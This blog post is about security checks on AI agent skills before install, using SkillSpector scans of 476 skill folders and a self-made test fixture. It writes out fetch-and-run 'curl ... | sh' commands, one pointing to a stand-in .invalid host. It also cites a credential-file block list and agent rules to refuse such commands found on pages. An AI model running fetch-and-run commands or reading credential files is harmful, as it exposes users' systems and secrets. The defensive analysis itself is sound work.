Agent Skill Security Checks Before Install: SkillSpector in Practice | PromleeBlog
A single install command brings a skill in within seconds.
Type npx skills add or /plugin install, and the agent starts following the new instructions right away.
But a skill folder often contains hook settings, shell scripts, and install scripts alongside SKILL.md.
The agent follows the skill's instructions, and the commands those instructions point to run with your account's permissions.
So
installing a skill is the same as running someone else's code on your computer.
This part covers what to check before installing and how far to rely on a scanner.
I will start with the results of what I actually ran.
I scanned 476 skill folders in 16 repositories with NVIDIA's static scanner SkillSpector 2.13.7, and all 476 finished without errors.
However, if you decide on installs by score alone, two problems appear. Sentences that describe defensive features get flagged as dangerous, and some skills with a score of 0 had analysis that never finished.
🖐️
The control fixture for this post (fixtures/curl-pipe-sample) is a teaching sample I made myself. It has no real function and no malicious function, only phrases that show the detection patterns. The install address in the fixture uses the .invalid domain, and I did not run it during the exercise. The 476-skill scan targeted real files from public repositories.
Where a skill becomes executable code, and the scale of the risk 🔗
In a skill, code runs mainly through hooks, install scripts, and the commands that the instructions point to.
A hook automatically calls a shell command when a session starts or a file is edited.
An install script installs packages or changes configuration files right after the repository is fetched.
Reading the actual files showed the following structure.
Hook settings in the impeccable repository
plugin/hooks/hooks.json runs the sh .../scripts/impeccable hook command at SessionStart and PostToolUse (Edit|Write). Based on the file contents alone, there is no step that asks the user before it runs.
Install example in the caveman repository
The top of install.sh has a one-line install example, curl -fsSL .../v1.10.0/install.sh | bash. The version is pinned with a tag in the address, but you still need to read the contents of the script you receive.
Hook registration script in the hallmark repository
install-hook.mjs is written to register Write, Edit, and MultiEdit hooks in .claude/settings.json. Passing the --global option edits the settings file in your home directory.
Install script in the ECC repository
If you run install.sh in a cloned repository, it automatically calls npm install --ignore-scripts.
There is research showing how common this structure is.
According to Liu et al. (2026), 31,132 of the 42,447 skills collected were analyzed, and
26.1% of them had at least one vulnerability
.
I checked the original through the arXiv:2601.10338↗ abstract and did not check the full text. The detection tool in this paper is SkillScan, not SkillSpector.
The figures "5.2% of skills with suspected malicious intent" and "skills with execution scripts are 2.12 times more likely to be vulnerable," which the SkillSpector repository↗ README cites, remain unverified. I could not find the original data in this check.
These figures describe the sample the paper analyzed. The risk of an individual skill can only be known by opening its actual files.
SkillSpector is a static analysis tool that reads a skill folder and looks for risk patterns.
According to the README and guide, it uses 71 patterns across 17 categories, analyzes with regex, Python AST, YARA, and taint tracking, and optionally adds LLM analysis.
It outputs a risk score from 0 to 100. It does not run the scan target, but it is not a sandbox.
The output of skillspector --version was SkillSpector v2.13.7, and installation produced no errors.
I fetched the 16 repositories with git clone --depth 1 and kept them read-only. I did not run any scripts or hooks inside the repositories.
Skills sit in different paths in each repository, so instead of scanning whole repositories at once, I picked the regular skill folders.
I left out platform copies such as .cursor/ and .codex/ to avoid double counting.
For example, the ECC repository had 1,089 SKILL.md files, but only 328 were regular skills in the form skills/*/SKILL.md.
I ran the scan with the --no-llm option and JSON output. What I actually ran was static analysis only. LLM analysis was not exercised.
All 476 folders ran successfully, with 0 failures. The total time was about 14 minutes.
433 exited with code 0 (SAFE 341, CAUTION 92).
43 exited with code 1, and all of their recommendations were DO_NOT_INSTALL.
By score range: 375 scored 0 to 20, 58 scored 21 to 50, 15 scored 51 to 80, and 28 scored 81 to 100.
There were 1,445 findings in total. By severity: CRITICAL 9, HIGH 541, MEDIUM 840, LOW 55.
391 folders had their analysis completed 100%.

The top 15 all scored 100 and were CRITICAL, so the score could not rank them. When I sorted by number of findings, first place went to the claude-api folder in anthropics/skills (175 findings), which also triggered 56 incomplete-analysis alerts (AE1) and 53 external transmission patterns (E1).
SkillSpector summary output for the top 15 skills. Look at the score, severity, finding count, path, and top pattern columns
Every case introduced here is a record of a static pattern match. It does not mean that a particular repository is dangerous. It shows the result of checking the file to see why the pattern matched.
First, defensive sentences can also become CRITICAL.
The caveman-compress folder scored 100 and was flagged CRITICAL, with 8 matches for credential access (PE3) as its top pattern.
Line 13 of SKILL.md says that files named .env, credentials, secrets, or .netrc are refused before reading.
The regex on line 75 of scripts/compress.py also contains \.netrc. It is a list that blocks credential files, not code that takes credentials.
The same section also has a
caution sentence
saying that the full text of a file is passed to the model provider during compression. This is an actual external transmission, so users need to check it separately.
Second, install warning sentences can also become HIGH.
Three SC2 (External Script Fetching, HIGH) patterns matched. In all three places, the sentence refused or warned against curl ... | sh.
Line 33 of ECC's github-ops/SKILL.md warns about a reproduction procedure that came from a fork PR and calls curl ... | sh an attack. Line 35 of tdd-workflow/SKILL.md tells the reader to refuse the same command.
The claude-api folder in anthropics/skills says not to run a curl | sh line that appears on a page.
Whether an identical string is executable code or a warning sentence has to be judged by a person.
Third, a score of 0 does not mean safe.
👍
A score of 0 means no pattern was found. It does not mean the skill is safe. You must check the analysis completion rate (coverage) alongside the score.
284 folders scored 0. Of those, 18 had analysis below 100%. Out of all 476, 85 did not reach 100% completion, and 32 had 0% completion.
The api-design folder in ECC scored 0 with 0 findings, but its completion was 0%. The reasons were reference_missing, meaning a reference file is absent, and static_parse_limit, meaning a limit of static analysis.
Conversely, all six folders in the ponytail repository had 100% completion and still scored 0. A single score cannot tell these two cases apart.
An incomplete-analysis alert (AE1) is counted as HIGH and can raise the score. It attaches when a skill references project files outside its folder, such as package.json or CLAUDE.md.

To compare with the three cases above, I scanned curl-pipe-sample, a fixture I made myself. Its setup.sh has one line, curl -fsSL https://example.invalid/install.sh | sh, and SKILL.md includes phrases meant to show detection patterns.
The scanner returned a score of 59/100, severity HIGH, and the recommendation DO NOT INSTALL. It found three issues, and analysis completion was 100%.
LP3 Skill declares no tool scope, MEDIUM, confidence 70%, SKILL.md:1
Terminal output from the fixture scan showing a score of 59/100, HIGH, and three findings with a DO NOT INSTALL recommendation
In the fixture, curl | sh is a line that runs, so it was caught as SC2. In the ECC and Anthropic repositories, it was a warning sentence, so the same pattern caught it. The pattern name alone cannot decide the case.
After installing a skill, you also need to check whether any information leaves your machine. The table below lists the defaults summarized in guide 0-5. The only thing I measured directly in this exercise is SkillSpector's external transmission. The other rows come from the guide and each repository's README.
Repository
Default (per README and guide)
How to turn off or check
caveman
CLI telemetry is on. It sends the command, token count, install ID, OS, and IP, and excludes prompts and code
caveman telemetry off or DO_NOT_TRACK=1
claude-mem
Anonymous analytics is on. Cloud Sync is opt-in
The guide has no command to turn it off, so check the README
impeccable
When you create a new design, it sends a request to impeccable.style
Turning off telemetry does not block this request
superpowers
The visual companion loads a logo from the maker's site
SUPERPOWERS_DISABLE_TELEMETRY
gstack
Telemetry is off, but external review is on by default, so code is sent to Codex or Claude Code
Check the transmission log with gstack-egress list
ECC
States that it does not upload diagnostic information automatically
Not applicable per README
last30days
States there is no tracking or analytics. If a key is set in the environment, the topic and snippets go to an external model during the re-ranking step
Check whether a key is set
SkillSpector
During LLM analysis, file contents are sent to the provider
Turn it off with --no-llm
According to guide 0-5, SkillSpector sends dependency names and versions to OSV.dev even when --no-llm is used.
This exercise ran only with --no-llm and did not use the --inspect-dependencies option. I did not measure whether network transmission occurred, so this part is unverified.
SkillSpector is not a sandbox. cloudflare/security-audit-skill requires running only inside an OS sandbox with network blocking, an environment variable allowlist, read-only targets, and resource limits. In this exercise I only did a read check and did not run the audit.
Pin the version and record the commit you received.
Put a tag in the install address and record the commit you received with git rev-parse --short HEAD. As the ECC README quoted in guide 12-5 says, pinning a version does not replace a security audit or an integrity check.
Checks before installing a skill fall into three steps. First, read the hooks and install scripts. Next, look at the static scan score and the analysis completion rate together. Finally, a person tells defensive sentences apart from executable code.
SkillSpector scanned 476 skill folders without errors. However, the result is a starting point for an install decision, not a conclusion. A score of 100 does not mean it is immediately dangerous, and a score of 0 does not mean it is safe.
In Part 13, I cover the results of a direct comparison experiment and the process of building your own skill.
 Agent Skill Security Checks Before Install: SkillSpector in Practice